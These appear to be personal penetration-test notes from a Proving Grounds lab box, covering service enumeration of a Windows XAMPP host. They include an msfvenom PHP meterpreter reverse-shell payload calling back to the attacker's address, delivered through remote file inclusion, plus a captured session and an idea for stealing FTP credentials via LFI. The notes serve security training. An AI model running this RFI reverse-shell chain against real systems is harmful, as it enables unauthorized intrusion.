Service Enumeration

Service Enumeration

time: 18:16
192.168.215.53

Nmap scan

```
Nmap scan report for 192.168.215.53
Host is up, received user-set (0.057s latency).
Scanned at 2023-10-29 18:17:08 EDT for 20s
Not shown: 993 closed tcp ports (reset)
PORT     STATE SERVICE       REASON          VERSION
21/tcp   open  ftp           syn-ack ttl 125 FileZilla ftpd 0.9.41 beta
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
135/tcp  open  msrpc         syn-ack ttl 125 Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack ttl 125 Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds? syn-ack ttl 125
3306/tcp open  mysql?        syn-ack ttl 125
| mysql-info:
|_  MySQL Error: Host '192.168.45.166' is not allowed to connect to this
MariaDB server
| fingerprint-strings:
|   DNSVersionBindReqTCP, FourOhFourRequest, HTTPOptions, Help, LANDesk-RC,
NULL, NotesRPC, RTSPRequest, TerminalServer:
|_    Host '192.168.45.166' is not allowed to connect to this MariaDB server
4443/tcp open  http          syn-ack ttl 125 Apache httpd 2.4.43 ((Win64)
OpenSSL/1.1.1g PHP/7.4.6)
|_http-favicon: Unknown favicon MD5: 6EB4A43CB64C97F76562AF703893C8FD
| http-title: Welcome to XAMPP
|_Requested resource was http://192.168.215.53:4443/dashboard/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
8080/tcp open  http          syn-ack ttl 125 Apache httpd 2.4.43 ((Win64)
OpenSSL/1.1.1g PHP/7.4.6)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
```

```
|_http-open-proxy: Proxy might be redirecting requests
| http-title: Welcome to XAMPP
|_Requested resource was http://192.168.215.53:8080/dashboard/
|_http-favicon: Unknown favicon MD5: 6EB4A43CB64C97F76562AF703893C8FD
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3306-TCP:V=7.93%I=7%D=10/29%Time=653ED9E5%P=x86_64-pc-linux-gnu%r(N
SF:ULL,4D,"I\0\0\x01\xffj\x04Host\x20'192\.168\.45\.166'\x20is\x20not\x20a
SF:llowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(HTTPOpti
SF:ons,4D,"I\0\0\x01\xffj\x04Host\x20'192\.168\.45\.166'\x20is\x20not\x20a
SF:llowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(RTSPRequ
SF:est,4D,"I\0\0\x01\xffj\x04Host\x20'192\.168\.45\.166'\x20is\x20not\x20a
SF:llowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(DNSVersi
SF:onBindReqTCP,4D,"I\0\0\x01\xffj\x04Host\x20'192\.168\.45\.166'\x20is\x2
SF:0not\x20allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r
SF:(Help,4D,"I\0\0\x01\xffj\x04Host\x20'192\.168\.45\.166'\x20is\x20not\x2
SF:0allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(FourOh
SF:FourRequest,4D,"I\0\0\x01\xffj\x04Host\x20'192\.168\.45\.166'\x20is\x20
SF:not\x20allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(
SF:LANDesk-RC,4D,"I\0\0\x01\xffj\x04Host\x20'192\.168\.45\.166'\x20is\x20n
SF:ot\x20allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(T
SF:erminalServer,4D,"I\0\0\x01\xffj\x04Host\x20'192\.168\.45\.166'\x20is\x
SF:20not\x20allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%
SF:r(NotesRPC,4D,"I\0\0\x01\xffj\x04Host\x20'192\.168\.45\.166'\x20is\x20n
SF:ot\x20allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-10-29T22:17:22
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 56012/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 7235/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 33038/udp): CLEAN (Failed to receive data)
|   Check 4 (port 36608/udp): CLEAN (Timeout)
```

```
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_clock-skew: 0s
```

port	protocol	version	notes
445/tcp	SMB	SMB?	Unconfirmed version
21/tcp	FTP	FileZilla ftpd 0.9.41 beta	
135/tcp	RPC	Windows RPC	Check with rpcclient
8080/tcp	HTTP	Apache httpd 2.4.43	
139/tcp	Netbios	Windows Netios	
3306/tcp	MySQL	Unconfirmed version	Looking at nmap output: probably mariaDB; cannot connect from external
4443/tcp	HTTP	Apache httpd 2.4.43	

TCP 445

no null session (confirmed with crackmapexec and enum4linux)

TCP 21

no anon logon

```
┌──(kali㉿kali)-[~/Documents/proving_grounds/slort]
└─$ ftp 192.168.215.53
Connected to 192.168.215.53.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (192.168.215.53:kali): anonymous
331 Password required for anonymous
Password:
530 Login or password incorrect!
ftp: Login failed
ftp>
```


TCP 135

no nulllogon

```
┌──(kali㉿kali)-[~/Documents/proving_grounds/slort]
└─$ rpcclient -U '' -N 192.168.215.53
Cannot connect to server.  Error was NT_STATUS_ACCESS_DENIED
```

TCP 8080

landing



reveals version XAMPP for Windows 7.4.6

possibly useful

tl;dr if you can find a vulnerable webapp, you can get into FTP by sniping C:\xampp\FileZillaFTP\FileZilla Server.xml with LFI

can hit phpinfo http://192.168.215.53:8080/dashboard/phpinfo.php

yo...

file_uploads	On	On

Doesn't work.

Made a shell

```
└─$ msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.45.166 LPORT=4444 -f raw > shell.php
```

try to RFI

```
192.168.215.53:8080/site/index.php?page=http://192.168.45.166:8000/shell.php
```

got shell

```
[*] Started reverse TCP handler on 192.168.45.166:4444
[*] Meterpreter session 1 opened (192.168.45.166:4444 -> 192.168.215.53:50752) at 2023-10-29 19:51:01 -0400

meterpreter > getuid
Server username: rupert
meterpreter >
```

FFUF

```
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://192.168.215.53:8080/FUZZ
```

```
    * FUZZ: server-status

[Status: 403, Size: 1205, Words: 127, Lines: 46, Duration: 57ms]
    * FUZZ: server-info

[Status: 301, Size: 346, Words: 22, Lines: 10, Duration: 55ms]
    * FUZZ: site

[Status: 403, Size: 1046, Words: 102, Lines: 43, Duration: 55ms]
    * FUZZ: webalizer
```

parameter is vulnerable to LFI

`http://192.168.215.53:8080/site/index.php?page=main.php`

try this tool: https://github.com/roughiz/lfito_rce

TCP 139

this is netbios. There's nothing really to do here since we've already hit 445


TCP 3306

Dunno what to do atm. Come back later.

TCP 4443

Same thing as 8080 so it seems.

Proof



72d849755214a4065151b8a8fc951f1f